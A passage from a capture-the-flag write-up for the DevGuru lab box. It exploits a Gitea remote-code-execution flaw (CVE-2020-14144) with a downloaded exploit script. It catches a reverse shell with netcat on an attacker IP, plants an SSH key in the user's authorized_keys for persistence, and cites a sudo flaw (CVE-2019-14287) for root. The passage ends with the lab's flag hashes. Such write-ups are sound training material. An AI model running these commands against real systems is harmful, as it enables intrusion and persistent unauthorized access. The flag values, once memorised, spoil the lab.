
Lateral to Frank
Gitea RCE (CVE-2020-14144)
ℹ️
Looking at the running processes (and the
app.ini.bak file), we know the Gitea server is running as Frank. So, if we can exploit any vulnerabilities with the Gitea server, we'll have access as Frank.
searchsploit -m 49571

sudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse shell
python3 49571.py -t 'http://devguru.local:8585' -u 'frank' -p 'password123' -I '10.6.6.6' -P '443'Run the exploit, which creates a Git repo locally with a hook script to achieve RCE
SSH Access
ssh-keygen -t rsa -b 4096 -C "" -N "" -f ./frank_keyGenerate keypair on attack box
cat ./frank_key.pubCopy the public key string
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDBdJzb0...[snip]...' >> /home/frank/.ssh/authorized_keysAdd public key to frank's authorized_keys file via reverse shell
ssh -i ./frank_key frank@devguru.local
Becoming Root

Vulnerable Sudo Version

NVD - cve-2019-14287



Flags
User
22854d0aec6ba776f9d35bf7b0e00217
Root
96440606fb88aa7497cde5a8e68daf8f